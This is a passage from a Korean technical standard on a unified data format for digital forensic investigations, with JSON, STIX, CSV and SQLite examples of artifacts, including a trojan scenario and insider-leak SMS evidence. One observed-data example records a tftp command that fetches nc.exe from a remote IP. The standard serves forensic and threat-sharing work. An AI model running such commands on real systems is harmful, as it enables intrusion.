              },
              "etc": {
                "Source": "source3",
                "EventID": "4624"
              }
            },
         {
              "id":"document1",
              "type":"document",
              "who": {
                   "UserName":"업무용"
                },
                "when": {
                     "LastSavedTime":"2016-07-07T11:38:042Z","2016-07-07T10:27:58.712Z"
                },
                  "where": {
                  "Computer": "WIN-62J4CGV2FRA"
                },
                "what": {
                  "FileName": ["회수현황.xls","조합원별건전성분류.xls"]
                },
                "etc": {
                  "Source": ["excel1","excel2"]
                }
         },
         {
              "id":"link1",
              "type":"system",
              "who": {
                   "UserName":"업무용"
                },
                "when": {
                     "LastAccessedTime":"2016-07-06T08:20:24.823Z"
                },
                  "where": {
```

```
                "Computer": "WIN-62J4CGV2FRA"
              },
              "what": {
                "RecentFiles": "소송 서류목록.lnk"
              },
              "etc": {
                "Source": "source2"
              }
        },
        {
            "id":"prefetch1",
            "type":"system",
            "who": {
                "UserName":"업무용"
              },
              "when": {
                  "LastRunTime": "2016-07-07T16:38:042Z"
              },
                "where": {
                "Computer": "WIN-62J4CGV2FRA"
              },
              "what": {
                "FileName": "HWP.EXE-3234F2T4.pf"
              },
              "etc": {
                "source": "source1",
                "RunCounter": "587"
              }
        }
    ]
}
```


(그림 5-4) 통합 정보 처리 규격을 이용한 표현(데이터 변환 결과 예시 : SQLite 형태)

5.3 STIX 기반 사이버 위협 정보 공유 체계의 연동

침해사고 조사에서 종종 사용되는 IOC는 공격 이후에 남겨진 흔적을 발견하는데 유용하지만, STIX를 이용하여 관찰 데이터를 생성하는 것은 사이버 위협 정보의 기반 형성에 도움이 된다. 또한, 다수의 조직들이 관찰 데이터를 서로 공유함으로써 이미 발견된 악성코드에 대한 정보를 알리고 악성행위의 유형을 참조하는데 유리하다. 하지만 STIX는 디지털 포렌식 조사 결과를 정보로 표현하는데 필요한 부분이 정의되지 않은 영역이 있다.

따라서 이 유스케이스는 악성코드에 의한 침해사고를 조사하는 상황을 가정하여 더 많은 사이버 위협 정보를 공유하기 위해 STIX에서 제한되는 정보를 STIX와 연계하여 통합 정보 처리 규격으로 표현하였다.

5.3.1 시나리오 : 침해사고 대응을 위한 문서파일 삽입형 악성코드 탐지*

핌테크놀로지(Pym Technologies)와 오스코프(Oscorp)은 사이버 위협 정보를 서로 공유하는 회사이다. 핌테크놀로지에서 악성코드로 의심되는 동작이 확인되어 조사 중이다. 시스템에 남아있는 흔적을 분석하는 과정에서 오스코프에서 생성된 관찰 데이터를 기반으로 악성코드가 삽입된 문서파일을 PC에서 발견하였다. 이를 표현하기 위해 오스코프의 관찰 데이터를 참조하였으며 추가로 확인된 내용을 핌테크놀로지는 관찰 데이터로 생성하였다.


5.3.2 데이터 모델

두 회사 모두 STIX의 생산자와 소비자이므로 생성된 객체의 created_by_ref 속성을 참조하여 객체 내에서 id를 참조할 수 있다. Identity 객체는 객체를 작성한 대상과 연락처 정보를 제공한다. 이 시나리오에서 오스코프는 파일과 레지스트리 키 정보를 모두 관찰하였고 두 개의 관찰 데이터로 정보를 모델링하였다. 만약 관측 데이터가 다수 발견되었고 서로 연관성이 확인되었다면 관찰 데이터가 추가적으로 있을 것이며, 파일 및 레지스트리 데이터는 직접적인 관련이 없으므로 별도의 관찰 데이터로 구분되어 있는 상태이다.

이 악성코드는 PDF 파일 내 삽입되어 있으며, 유형은 원격 액세스 트로이 목마로 표시되고, 여러 레지스트리 키를 만드는 특성이 있다. 오스코프로부터 공유된 정보를 참조하여 대응할 수 있었으나, 핌테크놀로지에서 발견된 악성코드는 과거의 것과 일부 차이가 있다. 삽입되어 있던 문서파일의 종류가 DOCX 파일로 변경되어 있었으며, 설정하는 레지스트리 키 정보가 추가되었다. 이에 핌테크놀로지는 새로운 객체를 생성하려고 시도하였으나 STIX에서 정의된 키만으로는 표현이 제한되었다. 이에 관찰 데이터의 속성을 본 표준에서 제시한 내용(기록 객체 - 아티팩트 속성, 문서 속성)을 참조하여 작성하였다. 윈도우 아티팩트를 분석한 결과를 표현할 수 있는 속성과 DOCX 문서 내부에 저장되어 있는 메타데이터를 표현하였다.

---

* https://oasis-open.github.io/cti-documentation/examples/sighting-of-observed-data



(그림 5-5) 데이터 모델 – STIX 기반 사이버위협 정보 공유 체계의 연동 시나리오

5.3.3 통합 정보 처리 규격을 이용한 표현

예시

```
{
  "type": "bundle",
  "id": "bundle--a836f05a-f235-4b4b-b523-bd87e40478a1",
  "spec_version": "2.0",
  "objects": [
    {
      "type": "identity",
      "id": "identity--987eeee1-413a-44ac-96cc-0a8acdcc2f2c",
      "created": "2017-04-14T13:07:49.812Z",
      "modified": "2017-04-14T13:07:49.812Z",
      "name": "Oscorp Industries",
      "identity_class": "organization",
      "contact_information": "kevin@oscorp.com",
      "sectors": "technology"
    },
    {
      "type": "identity",
      "id": "identity--7865b6d2-a4af-45c5-b582-afe5ec376c33",
      "created": "2017-04-14T13:07:49.812Z",
      "modified": "2017-04-14T13:07:49.812Z",
      "name": "Pym Technologies",
      "identity_class": "organization",
      "contact_information": "jack@pymtech.com",
      "sectors": "technology"
    },
    {
      "type": "malware",
      "id": "malware--ae560258-a5cb-4be8-8f05-013d6712295f",
```

```
        "created_by_ref": "identity--7865b6d2-a4af-45c5-b582-afe5ec376c33",
        "created": "2014-02-20T09:16:08.989Z",
        "modified": "2014-02-20T09:16:08.989Z",
        "name": "Online Job Site Trojan",
        "description": "Trojan that is disguised as the executable file resume.pdf., it also creates a registry key.",
        "labels": "remote-access-trojan"
      },
      {
        "type": "sighting",
        "id": "sighting--d7c2262c-8b04-11e9-bc42-526af7764f64",
        "created_by_ref": "identity--987eeee1-413a-44ac-96cc-0a8acdcc2f2c",
        "created": "2019-06-09T22:20:52.213Z",
        "modified": "2019-06-09T22:20:52.213Z",
        "first_seen": "2019-06-09T 20:10:55.856Z",
        "last_seen": "2019-06-09T 20:10:55.856Z",
        "count": 1,
        "sighting_of_ref": "malware--ae560258-a5cb-4be8-8f05-013d6712295f",
        "where_sighted_refs": [
          "identity--987eeee1-413a-44ac-96cc-0a8acdcc2f2c"
        ],
        "observed_data_refs": [
          "observed-data--cf8eaa41-6f4c-482e-89b9-9cd2d6a83cb1",
          "observed-data--a0d34360-66ad-4977-b255-d9e1080421c4",
          "observed-data--b05997de-8af2-11e9-bc42-526af7764f64",
          "observed-data--b05997d3-8af2-11e9-bc42-526af7765f66"
        ]
      },
      {
        "type": "observed-data",
        "id": "observed-data--cf8eaa41-6f4c-482e-89b9-9cd2d6a83cb1",
        "created_by_ref": "identity--987eeee1-413a-44ac-96cc-0a8acdcc2f2c",
        "created": "2017-02-28T19:37:11.213Z",
        "modified": "2017-02-28T19:37:11.213Z",
        "first_observed": "2017-02-27T21:37:11.213Z",
        "last_observed": "2017-02-27T21:37:11.213Z",
        "number_observed": 1,
        "objects": {
          "0": {
            "type": "file",
            "hashes": {
              "MD5": "1717b7fff97d37a1e1a0029d83492de1",
              "SHA-1": "c79a326f8411e9488bdc3779753e1e3489aaedea"
            },
            "name": "resume.pdf",
            "size": 83968
          }
        }
      },
      {
        "type": "observed-data",
        "id": "observed-data--a0d34360-66ad-4977-b255-d9e1080421c4",
        "created_by_ref": "identity--987eeee1-413a-44ac-96cc-0a8acdcc2f2c",
        "created": "2017-02-28T19:37:11.213Z",
        "modified": "2017-02-28T19:37:11.213Z",
        "first_observed": "2017-02-27T21:37:11.213Z",
        "last_observed": "2017-02-27T21:37:11.213Z",
        "number_observed": 1,
```

```
        "objects": {
          "0": {
            "type": "windows-registry",
            "key": "HKEY_LOCAL_MACHINE₩₩SYSTEM₩₩ControlSet001₩₩Services
₩₩WSALG2"
          }
        }
      },
      {
        "type": "observed-data",
        "id": "observed-data--b05997de-8af2-11e9-bc42-526af7764f64",
        "created_by_ref": "identity--7865b6d2-a4af-45c5-b582-afe5ec376c33",
        "created": "2019-06-09T22:20:52.213Z",
        "modified": "2019-06-09T22:20:52.213Z",
        "first_observed": "2019-06-09T 20:10:55.856Z",
        "last_observed": "2019-06-09T 20:10:55.856Z",
        "number_observed": 1,
        "objects": {
          "traceObj": {
            "type": "document",
            "HashType": "MD5",
            "HashValue": "e681c029574ac07a12e778155a98df49",
            "FileName": "report.docx",
            "FileSize": 539126,
            "Author": "jieon kim",
            "Company": "dfrc"
          }
        }
      },
      {
        "type": "observed-data",
        "id": "observed-data--b05997d3-8af2-11e9-bc42-526af7765f66",
        "created_by_ref": "identity--7865b6d2-a4af-45c5-b582-afe5ec376c33",
        "created": "2019-06-09T22:20:52.213Z",
        "modified": "2019-06-09T22:20:52.213Z",
        "first_observed": "2019-06-09T 20:10:55.856Z",
        "last_observed": "2019-06-09T 20:10:55.856Z",
        "number_observed": 2,
        "objects": {
          "type": "system",
          "traceObj1": {
            "ArtifactType": "windows-registry",
            "ExecutionCommand": "tftp -i 192.168.213.1 GET nc.exe n.exe",
            "Key": "HKEY_LOCAL_MACHINE₩₩SYSTEM₩₩ControlSet₩₩Services",
            "Value": "binPath",
            "Data": "C:₩₩Users₩₩Default₩₩win32.exe",
            "RemoteDesktopConnection": "192.168.213.1"
          },
          "traceObj2": {
            "ArtifactType": "windows-prefetch",
            "ExecutedProcessName": "C:₩₩Windows₩₩utilman.exe",
            "ExecutionCount": 14,
            "LastExecutionTime": "2019-06-09T 11:32:20.843Z"
          }
        }
      }
    ]
}
```


(그림 5-6) 통합 정보 처리 규격을 이용한 표현(데이터 변환 결과 예시 : STIX 연동)

부 록 Ⅰ

(본 부록은 표준을 보충하기 위한 내용으로 표준의 일부는 아님)

레거시 체계에서 출력된 데이터 표현

Ⅰ.1 CSV 형태로 데이터를 처리하는 레거시 체계의 출력 예제

	예시
1	date, time, timezone, sourcetype, short, desc, filename, extra
2	03/22/2019, 12:33:12, Asia/Seoul, Android SMS messages, -, Type: SENT Address: 01087654321 Status: READ Message: 이메일 받고 연락드립니다. 정확한 이직 조건과 보장 연봉이 알고 싶습니다., /data/com.android.providers.telephony/databases/mmssms.db, schema_match: False; sha256_hash: b1fe5d439f706733aae809038128abb822405fd27a0c2c43caf45c4a9a54e6ef
3	03/22/2019, 12:35:12, Asia/Seoul, Android SMS messages, -, Type: RECEIVED Address: 01087654321 Status: READ Message: 이직 조건은 지금 다니고 계시는 회사의 내부 자료를 확보하여 전달해주시면 됩니다. 이직 조건이 갖춰진다면 현재 연봉의 150%를 보장해드리겠습니다., /data/com.android.providers.telephony/databases/mmssms.db, schema_match: False; sha256_hash: b1fe5d439f706733aae809038128abb822405fd27a0c2c43caf45c4a9a54e6ef
4	03/22/2019, 23:40:12, Asia/Seoul, UNKNOWN : USBStor Entries, -, [HKEY_LOCAL_MACHINE ₩System₩ControlSet001₩Enum₩USBSTOR] device_type: Disk friendly_name: Kingston DT microDuo USB Device product: Prod_Storage_Media revision: Rev_0100 serial: 001A4D5E84E6DDB400000013&0 subkey_name: Disk&Ven_Kingston&Prod_Storage_Media &Rev_0100 vendor: Ven_Kingston, C:₩Windows₩System32₩config₩SYSTEM, sha256_hash: 1ded4eb476fbc9ceb68c38fb6153e4a8a062ab67f99153d80aa745bfa2afef3a; source_append: : USBStor Entries
5	03/22/2019, 23:40:12, Asia/Seoul, WinEVTX, -, [1003 / 0x03eb] Source Name: Microsoft-Windows-DriverFrameworks-UserMode Strings: ['{1C1A24CC-EBC7-4D76-98E8-A292E5354801}' '{193a1820-d9ac-4997-8c55-be817523f6aa}' 'WPDBUSENUMROOT.UMB.2&37C186B&0&STORAGE#VOLUME#_??_USBSTOR#DISK&VEN_KINGSTON&PROD_DT_MICRODUO&REV_1100#001A4D5E84E6DDB400000013&0#'] Computer Name: psk-PC Record Number: 47 Event Level: 4, %SystemRoot%/System32 /winevt/Logs/Microsoft-Windows-DriverFrameworks-UserMode%4Operational.evtx, recovered: False; sha256_hash: 191d70f36231c3695e16b2cf891ec8ade5bb102bf0a5f6ef63e9478dcbef00bd; strings_parsed: {}; user_sid: S-1-5-18; xml_string: <Event xmlns="http://schemas.microsoft.com/ win/2004/08/events/event">-<System>-<Provider Name="Microsoft-Windows-DriverFrameworks -UserMode" Guid="{2E35AAEB-857F-4BEB-A418-2E6C0E54D988}"/>-<EventID>1003 </EventID>-<Version>1</Version>-<Level>4</Level>- <Task>17</Task>-<Opcode>1</Opcode>- <Keywords>0x8000000000000000</Keywords>- <TimeCreated SystemTime="2016-08-01T09:49:37.622791900Z"/>- <EventRecordID>47</EventRecordID>-<Correlation/>-<Execution ProcessID="876" ThreadID="616"/>-<Channel>Microsoft-Windows-DriverFrameworks-UserMode/Operational</Channel>-<Computer>psk-PC</Computer>-<Security UserID="S-1-5-18"/>-</System>- <UserData>- <UMDFDriverManagerHostCreateStart lifetime="{1C1A24CC-EBC7-4D76-98E8-A292E5354801}" xmlns:auto-ns2="http://schemas.microsoft.com/win/2004/08/events" xmlns="http://www.microsoft.com/DriverFrameworks/UserMode/Event">- <HostGuid>{193a1820-d9ac-4997-8c55-be817523f6aa}</HostGuid>- <DeviceInstanceId>WPDBUSENUMROOT.UMB.2&37C186B&0&STORAGE#VOLUME#_??_USBSTOR#DISK&VEN_KINGSTON&PROD_DT_MICRODUO&REV_1100#001A4D5E84E6DDB400000013&0#</

	DeviceInstanceId>- </UMDFDriverManagerHostCreateStart>- </UserData>-</Event>-
6	03/23/2019, 12:18:33, Asia/Seoul, Chrome History, -, http://cloud.naver.com (C:₩Users₩Public₩Downloads₩협력업체평가보고서.pdf). Received: 18944 bytes out of: 18944 bytes., %UserProfile%/AppData/Local/Google/Chrome/User Data/Default/History, schema_match: True; sha256_hash: ac806eb1fc226f154e09fa0a23e32aedeee392544946f538cebfe8735145eea9
7	03/25/2019, 20:35:12, Asia/Seoul, Android SMS messages, -, Type: SENT Address: 01087654321 Status: READ Message: 이직 조건 갖췄습니다. 곧 전화드리겠습니다., /data/com.android.providers.telephony/databases/mmssms.db, schema_match: False; sha256_hash: b1fe5d439f706733aae809038128abb822405fd27a0c2c43caf45c4a9a54e6ef
8	03/25/2019, 21:12:33, Asia/Seoul, Android Call History, Call Started, OUTGOING Number: 01087654321 Duration: 120 seconds, /data/data/com.android.providers.contacts/databases/contacts2.db, schema_match: False; sha256_hash: 2abe99eb152f6b87d19b105215c472d5f6c957b698cd4274190594e4a5b86fa5
9	03/25/2019, 21:14:33, Asia/Seoul, Android Call History, Call Ended, OUTGOING Number: 01087654321 Duration: 120 seconds, /data/data/com.android.providers.contacts/databases/contacts2.db, schema_match: False; sha256_hash: 2abe99eb152f6b87d19b105215c472d5f6c957b698cd4274190594e4a5b86fa5

(그림 A-1) 데이터 처리 상호 호환 대상: CSV 형태

Ⅰ.2 SQLite 형태로 데이터를 처리하는 레거시 체계의 출력 예제

<표 A-1> SQLite 형태 데이터 출력 결과 - 링크 파일

구분	내용
연결된 경로	F:₩Temp₩조정요약.hwp
생성한 날짜	2016-07-07 AM 6:36:56
마지막 수정 날짜	2016-07-07 AM 6:55:11
마지막으로 액세스한 날짜	2016-07-07 AM 6:36:56
대상 파일 생성 날짜	2016-07-07 AM 6:36:56
대상 파일 마지막 수정 날짜	2016-07-07 AM 6:55:12
대상 파일 마지막 액세스 날짜	2016-07-06 PM 3:00:00
대상 특성	FILE_ATTRIBUTE_ARCHIVE
드라이브 유형	DRIVE_REMOVABLE
볼륨 일련번호	36FB6BCA
볼륨 이름	Transcend
명령 표시	SW_SHOWNORMAL
Net Bios 이름	n/a
Mac주소	n/a
대상 파일 크기	22016
소스	Partition 2₩Users₩업무용₩AppData₩Roaming ₩HNC ₩Office₩Recent₩조정요약.hwp.lnk

<표 A-2> SQLite 형태 데이터 출력 결과 - 프리패치 파일

구분	내용
응용프로그램 이름	HWP.EXE
응용프로그램 실행 횟수	587
파일 생성 날짜	2016-07-07 PM 11:27:40
마지막 실행 날짜	2016-07-07 PM 11:27:48
파일 해시	4A81B364
볼륨 이름	₩DEVICE₩HARDDISKVOLUME2
볼륨 생성 날짜	1601-01-01 AM 12:14:19
파일	[Binary Data]
디렉터리	[Binary Data]
소스	Partition 2₩(Unallocated Clusters)
위치	File Offset 699248640

<표 A-3> SQLite 형태 데이터 출력 결과 - 이벤트 로그

구분	내용
이벤트 ID	4624
생성한 날짜	2016-07-07 AM 4:18:53
이벤트 설명 요약	An account was successfully logged on.
레벨	Information
키워드	0x8020000000000000
공급자 이름	Microsoft-Windows-Security-Auditing
작업 범주	12544
컴퓨터	업무용-PC
이벤트 데이터	<DataName="SubjectLogonId">0x00000000000003E7</Data><DataName="TargetUserSid">S-1-5-18</Data><DataName="TargetUserName">SYSTEM</Data><DataName="TargetDomainName">NTAUTHORITY</Data><DataName="TargetLogonId">0x00000000000003E7</Data><DataName="LogonType">5</Data><DataName="LogonProcessName">Advapi</Data><DataName="AuthenticationPackageName">Negotiate</Data><DataName="WorkstationName"></Data><DataName="LogonGuid">00000000-0000-0000-0000-000000000000</Data><DataName="TransmittedServices">-</Data><DataName="LmPackageName">-</Data>DataName="KeyLength">0</Data><DataName="ProcessId">0x00000260</Data><DataName="ProcessName">C:₩Windows₩System32₩services.exe</Data><DataName="IpAddress">-</Data><DataName="IpPort">-</Data></EventData></Event>
위치	File Offset 1232560

<표 A-4> SQLite 형태 데이터 출력 결과 - 문서파일(Excel)

구분	내용
파일 이름	회수현황.xls
파일시스템 마지막 수정 날짜	2016-07-07 AM 11:38:04
파일시스템 마지막 액세스 날짜	2016-07-07 AM 11:38:04
파일시스템 생성 날짜	2016-07-07 AM 9:43:29
크기	17562
저장된 크기	17562
작성자	업무용
마지막 작성자	업무용
마지막으로 인쇄한 날짜	n/a
마지막 수정 날짜	2016-07-07 AM 11:38:04
생성 날짜	2016-07-07 AM 9:43:29
회사	n/a
MD5 해시	a3ed84a758df2036f12bbf1958fcc0cd
SHA1 해시	08b71f4c6ffcd03bd0cf82f6261866598751da84
소스	Partition 2₩메인₩Temp₩회수현황.xls

부 록 II-1

(본 부록은 표준을 보충하기 위한 내용으로 표준의 일부는 아님)

지식재산권 확약서 정보

II-1.1 지식재산권 확약서

해당 사항 없음

※ 상기 기재된 지식재산권 확약서 이외에도 본 표준이 발간된 후 접수된 확약서가 있을 수 있으니, TTA 웹사이트에서 확인하시기 바랍니다.

부 록 II-2

(본 부록은 표준을 보충하기 위한 내용으로 표준의 일부는 아님)

시험인증 관련 사항

II-2.1 시험인증 대상 여부

해당 사항 없음

II-2.2 시험표준 제정 현황

해당 사항 없음

부 록 II-3

(본 부록은 표준을 보충하기 위한 내용으로 표준의 일부는 아님)

본 표준의 연계(family) 표준

II-3.1 디지털 포렌식 조사를 위한 통합 정보 처리 규격 - 제1부 : 개요 및 요구사항

핵심 개념을 정의하는 문서로 표준에서 다루는 표현 범위와 기본적인 개념, 참고표준과 비교를 통해 차별되는 특징에 대한 설명을 제공

II-3.2 디지털 포렌식 조사를 위한 통합 정보 처리 규격 - 제2부 : 데이터 종류별 규격 정의

정보를 통합하여 표현하기 위한 속성을 정의하고 예제로 작성한 표현식을 제공

부 록 II-4

(본 부록은 표준을 보충하기 위한 내용으로 표준의 일부는 아님)

참고 문헌

[1] TTAK.KO-12.0080, "디지털 증거 파일 교환포맷", 2008.12.19.

[2] TTAE.OT-12.0019, "구조화된 위협 정보 표현 규격(STIX) 버전 2.0", 2018.12.19.

[3] KS X 1220, "디지털 증거 데이터 패키지", 2014.11.28.

[4] TTAS.KO-12.0058/R1, "디지털 증거 수집 보존 가이드라인", 2017.12.13.

[5] TTAK.KO-12.0326, STIX 기반 사이버위협 정보 공유 체계와 레거시 탐지 체계의 연동을 위한 시스템 구조

[6] OASIS Cyber Threat Intelligence (CTI) TC, STIX(Structured Threat Information Expression) 2.0, 2018.05.10.

[7] Mirtre, Cyber Observable eXpression(CybOX) 2.1, 2014.01.23.

[8] Rutkowski A, Kadobayashi Y, Furey I, Rajnovic D, Martin R, Takahashi T, Schultz C, Reid G, Schudel G, Hird M, Adegbite S., "CYBEX – The Cybersecurity Information Exchange Framework (X.1500)", ACM SIGCOMM Computer Communication Review. 40(5), pp. 59-64. 2010.10.22.

[9] Casey E, Barnum S, Griffith R, Snyder J, van Beek H, Nelson A., "Advancing coordinated cyber-investigations and tool interoperability using a community developed specification language", Digital Investigation. 22, pp. 14-45. 2017.09.01.

[10] Biasiotti, M.A., Mifsud Bonnici, J.P., Cannataci, J., Turchi, F. "Handling and Exchanging Electronic Evidence Across Europe", Vol. 39. Springer, 2018.

[11] Casey E, Back G, Barnum S., "Leveraging CybOX™ to standardize representation and exchange of digital forensic information", Digital Investigation. 12, pp. S102-110. 2015.05.01.

[12] Garfinkel, S., "Digital forensics XML and the DFXML toolset", Digital Investigation, 8(3-4), pp.161-174. 2012.

[13] TTAE.IF-RFC3339, “날짜와 시간 표현 형식에 관한 프로파일”, 2004.12.23.

※ 상기 기재된 참고 문헌의 발간일이 기재된 경우, 해당 표준(문서)의 해당 버전에 대해서만 유효하며, 연도를 표시하지 않은 경우에는 해당 표준(권고)의 최신 버전을 따름

부 록 II-5

(본 부록은 표준을 보충하기 위한 내용으로 표준의 일부는 아님)

영문표준 해설서

해당 사항 없음

부 록 II-6

(본 부록은 표준을 보충하기 위한 내용으로 표준의 일부는 아님)

표준의 이력

판수	채택일	표준번호	내용	담당 위원회
제1판	2019.12.XX	제정 TTAK.KO-12.00xx	-	사이버보안 프로젝트그룹 (PG503)